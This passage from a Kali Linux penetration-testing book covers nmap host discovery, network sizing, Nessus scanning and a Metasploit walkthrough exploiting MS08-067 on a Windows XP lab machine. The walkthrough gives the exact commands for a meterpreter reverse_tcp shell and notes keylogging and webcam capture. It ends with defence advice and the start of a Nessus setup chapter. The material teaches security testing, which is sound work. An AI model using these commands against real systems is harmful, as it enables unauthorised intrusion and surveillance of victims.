Nmap scan report for 192.168.1.5  
Host is up (0.0000070s latency).  
All 1000 scanned ports on 192.168.1.5 are closed  
  
Nmap done: 256 IP addresses (9 hosts up) scanned in 47.73 seconds  
root@kali:~#
```


4. If you happen to have a firewall on the network, you need to run the following command:

```
nmap -PN 192.168.X.0/24
```

This command will treat all hosts as online and skip host discovery. It is used to bypass common filters from firewalls to determine whether the firewall is online and is illustrated in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -PN 192.168.1.0/24
Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-30 00:29 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0068s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
443/tcp   open  https
MAC Address: 44:03:A7:A2:E6:CA (Cisco)

Nmap scan report for 192.168.1.2
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    filtered ftp
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8083/tcp  open  us-srv
49152/tcp open  unknown
MAC Address: 20:AA:4B:F2:25:4C (Cisco-Linksys)
```

Determining the network size

Determining the network size isn't difficult. It is much easier if you happen to have some experience with networking in general. I will provide several steps on how to determine the network size and an estimated number of hosts. Let's begin!


Determining the network size in Kali Linux

In this demonstration, we will be determining the network size in Kali Linux. Perform the following steps:

1. Open the Terminal.
2. Type the following command and press *Enter*:

```
ifconfig | grep Mask
```

The following is the output:

A screenshot of a terminal window titled 'root@kali: ~'. The terminal shows the command 'ifconfig | grep Mask' and its output: 'inet addr:192.168.1.5 Bcast:192.168.1.255 Mask:255.255.0' and 'inet addr:127.0.0.1 Mask:255.0.0.0'. The terminal background features the Kali Linux logo and the text 'KALI LINUX' and 'The quieter you become, the more you are able to hear.'

```
root@kali:~# ifconfig | grep Mask
inet addr:192.168.1.5 Bcast:192.168.1.255 Mask:255.255.0
inet addr:127.0.0.1 Mask:255.0.0.0
root@kali:~#
```

You will want to scroll up and down to navigate to your network configuration. The subnet mask is shown in the preceding screenshot as 255.255.255.0. If we calculate this by doing some subnetting mathematics, we can determine that this network could have hosts between 1 and 254.

You may ask yourself, what does determining the network size have to do with penetration testing? Determining the network size helps the penetration tester get an estimated amount of hosts on a network. This can help make a penetration test easier when knowing the number of networks such as a data center or college campus.

Detecting vulnerable hosts

This section is pretty straightforward. If you happen to know someone who doesn't update their system on a daily basis, they are most likely vulnerable to the latest security threats. As of right now, Windows XP is very unsecure, especially if a user doesn't have any updates or service packs installed on their system. In the next demonstration, I will be showing you vulnerability within Windows XP. Since I do not have a valid copy of Windows 7 or 8 on hand, I cannot demonstrate these operating systems.

Let's perform the following steps:

1. Scan the target to see the services running:

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.1.30

Starting Nmap 6.40 ( http://nmap.org ) at 2014-05-13 22:24 EDT
Nmap scan report for 192.168.1.30
Host is up (0.00045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows XP microsoft-ds
445/tcp   open  microsoft-ds  Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:1F:37:64 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: AARON-B635E1E50, NetBIOS user: <unknown>, NetBIOS MAC: 0
0:0c:29:1f:37:64 (VMware)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-


```

This command enables OS detection, version detection, script scanning, and traceroute.


2. Scan for vulnerabilities using Nessus.

 If you are running Nessus for the first time, please note that you will need to register Nessus first.


3. In the following screenshot, you'll see that we provided the IP address of the host we are going to scan for vulnerabilities. The host is running Windows XP Professional Service Pack 3.



- As shown in the following screenshot, we are now ready to click on **Launch** to start our scan with Nessus:



- After the scan has finished, we need to analyze the report:



- As you can see in our results, there are several vulnerable services:


Plugin ID	Name
35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644)

If you select one of them and look at the plugin's name, it says MS08-067. We will be using this later to find our exploit.

7. Let's begin to search for our exploit. Start a new Metasploit console using the following command:

```
msfconsole
```

The following screen appears:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

Metasploit

Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.8.2-20140101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf >
```



Metasploit Framework can be downloaded from <http://www.rapid7.com/products/metasploit/download.jsp>. Metasploit Framework is an open source attack framework developed by H. D. Moore in 2003. It is used to hack into systems and devices for testing purposes. It provides information for those who do penetration testing, IDS signature development, and research on exploits.

8. To search for our exploit, type the following:

```
search ms08
```

The following is the output:

```
msf > search ms08
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

  Name                               Disclosure Date
  ---                               -
  auxiliary/admin/ms/ms08_059_his2006 2008-10-14
  Execution Vulnerability
  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07
  Control Arbitrary File Download
  exploit/windows/browser/ms08_053_mediaencoder 2008-09-09
  Buffer Overflow
  exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13
  Buffer Overflow
  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07
  Corruption
  exploit/windows/smb/ms08_067_netapi ← 2008-10-28
  Corruption
  exploit/windows/smb/smb_relay 2001-03-31

msf > 
```

9. Type all of these commands:

- use exploit/windows/smb/ms08_067_netapi: This command sets Metasploit Framework to use the exploit ms08_067_netapi
- set RHOST 192.168.1.30: This command sets the remote host to the user whom you are exploiting
- set PAYLOAD windows/meterpreter/reverse_tcp: This command sets the payload to reverse_tcp so that we can connect back to the host after the exploit was successful
- set LHOST 192.168.1.5: This command sets the local host which is the Kali Linux host's IP address
- exploit: This command launches the exploit in real time so you can see the details in action

10. If you would like to run a different payload, use the command:

show payloads

In the following screenshot, we can see the output of the commands we entered previously:

```

root@kali: ~
File Edit View Search Terminal Help
-
IIIIII  dTb.dTb
II      4' v 'B
II      6, . ,P
II      'T; . ;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.0-2014121601 [core:4.11.0.pre.2014121601 api:1.0.0]
+ -- --[ 1378 exploits - 775 auxiliary - 222 post           ]
+ -- --[ 342 payloads - 37 encoders - 8 nops             ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set rhost 192.168.1.30
rhost => 192.168.1.30
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(ms08_067_netapi) > exploit

```

If done correctly, we should have a Meterpreter shell:

```

root@kali: ~
File Edit View Search Terminal Help
Server (Reflective Injection), Reverse TCP Stager (IPv6)           normal  VNC
  windows/vncinject/reverse_nonx_tcp
Server (Reflective Injection), Reverse TCP Stager (No NX or Win7) normal  VNC
  windows/vncinject/reverse_ord_tcp
Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7) normal  VNC
  windows/vncinject/reverse_tcp
Server (Reflective Injection), Reverse TCP Stager                 normal  VNC
  windows/vncinject/reverse_tcp_allports
Server (Reflective Injection), Reverse All-Port TCP Stager       normal  VNC
  windows/vncinject/reverse_tcp_dns
Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > exploit


[-] Exploit failed: The following options failed to validate: LHOST.
msf exploit(ms08_067_netapi) > set lhost 192.168.1.5
lhost => 192.168.1.5
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...

```

Meterpreter shell is a completely separate environment between you and the exploited host. It is not required to run but it is more of a proof of concept than anything else. You can execute programs, batch scripts; navigate through the system hierarchy, hashdump, network configuration; and even take a snapshot from the webcam. So what would happen if someone was able to get a Meterpreter session on you? They could create a backdoor to the system and gain administrative rights.

Congratulations! We have successfully detected and exploited a vulnerable host over a wireless network. From here, we could look up running processes on the target system, take screenshots, record keystrokes, or even view attached webcams. Meterpreter is a very powerful shell. Be sure to take some time to get a good look at it.



```
Terminal
File Edit View Search Terminal Help
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as OS

Stdapi: User interface Commands
=====
Command Description
-----
screenshot Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands
=====
Command Description
-----
record_mic Record audio from the default microphone for X seconds

meterpreter > sysinfo
Computer : aaron-b635e1e50
OS : Windows XP 5.1 (x86)
Meterpreter : java/java
meterpreter >
```

Preventing against threats

We always need to know how to protect ourselves from these threats and attacks. Next, I will be discussing how to protect yourself from these attacks.

Preventing the identification of hosts

To protect yourself from threats and risks, small and large businesses should have a hardware firewall such as the WatchGuard XTM or Cisco ASA with custom rules to block services and ports that are not in use. The services that aren't in use should also be disabled from the server or network device to prevent any unauthorized access. Intrusion detection systems with alerting enabled for SMS or e-mail. Firewall should be logging protocols and flagging alerts.

If the firewall or IDS is not monitored, then how would you know if your organization was compromised? Daily monitoring is very important to stay ahead of your threats and risks that are available on the outside network. Separate your networks from each other using VLANs. The servers, workstations, VoIP, and wireless should have their own VLAN to keep the network isolated from network infections and compromise.

Preventing others from determining your network size

When determining network size, you should always encrypt any sensitive information such as network diagrams, passwords, logs, workstation and server information, and configuration settings. A hardware firewall such as WatchGuard XTM or Cisco ASA are a great for both small and large businesses to control traffic by blocking ICMP and only allowing traffic from trusted sources.

Protection of vulnerable hosts

To protect your systems and network devices from exploitation, install the latest security patches provided by your vendors. Install the latest operating system and software updates when they are available. If you run into conflicts when upgrading, report the issue to your software vendor. Use the strongest wireless encryption WPA2 with AES encryption algorithm with a complex passphrase. Run a real-time antivirus scanner with the latest virus definitions on all of your workstations and servers. Provide security awareness training to staff members.

Summary

Wow! We completed three demonstrations in this chapter! I hope you enjoyed the demonstrations as much as I did. This chapter was a lot of fun and interesting for the both of us. Let's take a few moments to look back at what you learned.

In this chapter, we discussed why it is important to find the number of live hosts when conducting a penetration test on a network. Next, we demonstrated identifying hosts on the network with Kali Linux. Then, we demonstrated determining network size and explained why it is important to understand as a penetration tester. We finished the chapter by demonstrating detecting vulnerabilities in Windows XP using the Nessus vulnerability scanner and listed several preventions that could help reduce risk.

In the next chapter, we will cover how to plan a vulnerability assessment, configure the Nessus vulnerability scanner, run the Nessus vulnerability scanner, and patch vulnerabilities. I'm quite sure you are just as excited as I am. Let's move on to the next chapter!

6

Vulnerability Assessment

In the previous chapter, we discussed how to access the network and identify hosts on the network. In this chapter, we will cover a very important topic, vulnerability assessments, which leads us to a question, what is a vulnerability assessment?

A **vulnerability assessment**, also known as **vulnerability analysis**, is where a security professional discovers, identifies, and classifies potential security vulnerabilities (holes) in a computer system, network, or other forms of electronic infrastructures. In addition, vulnerability assessments can provide an effective countermeasure to evaluate threats. Most security professionals usually follow a step-by-step procedure to carry out vulnerability assessments. A common vulnerability assessment consists of the following:

- Discovering and classifying computer systems and networks
- Listing the most important services
- Identifying potential security threats to each service
- Planning a strategy to defend against the potential threats
- Finding ways to minimize or reduce risk if an attack should occur

If a person or an organization should discover any vulnerability, they are held responsible for the vulnerability and should report it to the vendor. If a vulnerability is detected as a high-level threat without the vendor being notified, it is called **zero-day**. A zero-day attack will be common where a vulnerability isn't being addressed or patched by the developer. This is widely known where the device or software is no longer supported by the vendor.

If the threat is low, the vendor most likely won't provide a fix until the next update. It all depends on what the threat is and what it can do. If a vulnerability allows remote executables or worse, root or administrator rights without authorization, it should be patched immediately, but that's not always the case. It depends on how the vendor handles that kind of situation. The organization may not be able to afford that.

Vulnerability assessments are performed mostly by white hats or certified ethical hackers, but there are times where black hats will use it for the opposite reasons. They can conduct vulnerability assessments to further identify what they can get their hands on through someone's network. Using these methods to access vulnerabilities, security experts can discover weaknesses and provide guidance and countermeasures to prevent an attack.

In this chapter, we will be covering the following topics:

- Planning an assessment
- Setting up a vulnerability scanner
- Running a vulnerability scanner
- Generating reports
- Resolving vulnerabilities

Planning an assessment

Before we can conduct an assessment, we need to start planning an assessment. We start by asking ourselves several questions relating to the assessment. Let's begin!

- How we will be spending our time and resources?
Answer: If you are to conduct an assessment for an individual or business, you need to get an estimated amount of time it will take to successfully run an assessment. Knowing what you will be using to conduct the assessment is also good to know beforehand.
- Do you have enough support evidence on your discoveries?
Answer: It is good practice to make sure you have enough information to cover the discoveries you make during the vulnerability assessment. Knowing what each vulnerability is and how it works is essential when you begin writing reports. Providing a proof of concept is also good.
- When a vulnerability is detected and identified, what is the best way to address the problem?
Answer: This question really depends on the level of the threat. The most common things to do are make sure you have the latest updates, upgrade your software, turn off any background services that aren't being used, provide any extra levels of security such as complex passwords and two-way authentication. Report the vulnerability to the vendor.

- How can we improve detection rate and minimize security threats?

Answer: Commercial hardware firewalls that can utilize IDS and IPS monitoring – proactive scanners that will detect threats on the spot. WatchGuard provides excellent security modules such as packet filtering, intrusion prevention service, application control, web blocker, gateway antivirus, spam blocker, and much more within their hardware firewalls and unified threat management systems. Always make sure you update your software and hardware to reduce risk.

To run a successful assessment, it requires an objective and logical planning.

Components of a vulnerability assessment plan

We will be discussing several key components to a vulnerability assessment plan. The following is an example:

- Primary objective:
 - How is this objective handled?
 - How will this objective be accessed?
 - Who is involved in the assessment?
 - Whose patches are available at the vendor side?
 - Identifying common vulnerabilities
 - Summarize
- 1st objective:
 - Identifies the issues
- 2nd objective:
 - Provides a temporary or permanent solution
- 3rd, 4th, and so on:
 - Depending on the situation, may require additional objectives

Planning the process of a vulnerability assessment

In this section, we will be going over an example of how to plan a vulnerability assessment:

- Objectives:
 - Are there any open networks available? If so, what are they used for?
- Criteria:
 - What is the priority of this objective?
- Strategy:
 - If there are unauthorized users on the network, can they provide any damage to workstations or servers?
 - Are they on a separate VLAN or subnet?
- Methods:
 - What can we do to meet the objective?
- Time:
 - Is there a deadline?
 - When can we provide a solution?
- Results:
 - Who will need to know about the results?
 - How can we prevent future unauthorized user access?

This should give you a good idea on planning your own vulnerability assessment. Use this as a guide for when you provide service for an individual or business. Next, we will be setting up a vulnerability scanner. The vulnerability scanner we will be covering is **Nessus**.

Before we start setting up a vulnerability scanner, we want to go over what a vulnerability scanner is and why it is extremely important to understand. A vulnerability scanner is exactly what it sounds like. It is a program or software security related tool that will scan computers, devices, and networks for weaknesses. In most cases, it will automatically tell you what low, medium, or high security threats are available. From a security professional's point of view, this can be extremely helpful to further analyze what could potentially threaten an individual or business.

If a black hat hacker were to use this tool, they could quickly gain unauthorized access to confidential information or business data by exploiting the given vulnerability.

Our only way of protecting against a vulnerability scanner on a corporate network is to create VLANs that separate each department, enforce strong group policies that prevent untrusted executables and installations, limit the use of flash drives, and offer any form of protection against running unauthorized programs. Employees should only be running programs that help accomplish their work; turning on a URL blocker and adding security tools, websites can quickly lock down those users.

It is important to understand what a vulnerability scanner is. This is because this tool can be very helpful in determining what could possibly be a backdoor to your system or even your entire network if a hardware firewall were to in fact have a particular service or port open that shouldn't have been turned on in the first place. Default settings in firewalls and routers are great because they just work right? Wrong! It is very important that you disable any unused services and block all ports that aren't being used such as FTP, RDP, SSH, and Telnet.

We will be using the Nessus vulnerability scanner within Kali Linux. Nessus is a proprietary comprehensive vulnerability scanner developed by Tenable Network Security. They offer both personal and commercial licensed software. We will be using the personal version for demonstrations.

Nessus is one of the world's most popular vulnerability scanners. It is currently being used by over 80,000 organizations worldwide. Nessus is designed to automatically discover known security vulnerabilities. One of the best things about Nessus is that it runs as a client and server. It can be placed on the network, allowing scans to be conducted from anywhere. It runs on Microsoft Windows, Mac OS X, Linux, FreeBSD, Solaris, and IBM/AIX. The reporting functionality is excellent for penetration testers.

Nessus will detect the following:

- Vulnerabilities that provide remote access
- Access to sensitive data on a system
- Misconfigured systems (missing security patches, open ports, and so on)
- Commonly used passwords, default passwords, and blank passwords
- Denial of service attacks by using mangled packets
- PCI DSS audits

Not only will it detect vulnerabilities, it will also provide you with information on the vulnerability and how serious the threat is. It will provide links to additional information and if there is a security patch available, it will provide links to download these security patches to help provide that extra layer of security.

Setting up a vulnerability scanner


In this section, we will be focusing on Nessus. We will download and install Nessus, register for an activation code, activate Nessus, and then run our first scan.

Downloading Nessus

Kali Linux does not come with Nessus preinstalled, so we will need to download and install Nessus before we start scanning for vulnerabilities. Navigate to the following website to download the latest version of Nessus:

<http://www.tenable.com/products/nessus/select-your-operating-system>

Select the download according to your operating system:




Installing Nessus

In this demonstration, we will be installing the Nessus vulnerability scanner. Perform the following steps:

1. Open a Terminal.
2. Enter the following command and press *Enter*:
`sudo dpkg -i Nessus-5.2.7-debian6_i386.deb` (For 32 bit OS)
`sudo dpkg -i Nessus-5.2.7-debian6_amd64.deb` (For 64 bit OS)


The following is the output:



3. Enter the following command and press *Enter*:

```
sudo /etc/init.d/nessusd start
```

This command will start the Nessus vulnerability scanner tool:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sudo dpkg -i Nessus-5.2.7-debian6_i386.deb
Selecting previously unselected package nessus.
(Reading database ... 323538 files and directories currently installed.)
Unpacking nessus (from Nessus-5.2.7-debian6_i386.deb) ...
Setting up nessus (5.2.7) ...
nessusd (Nessus) 5.2.7 [build N25122] for Linux
Copyright (C) 1998 - 2014 Tenable Network Security, Inc


Processing the Nessus plugins...
[#####]

All plugins loaded


- You can start nessusd by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner

root@kali:~# sudo /etc/init.d/nessusd start
```

4. Open a web browser and navigate to `https://127.0.0.1:8834`.
5. When prompted for the site's security certificate, click on **Proceed anyway**. The following screen appears:



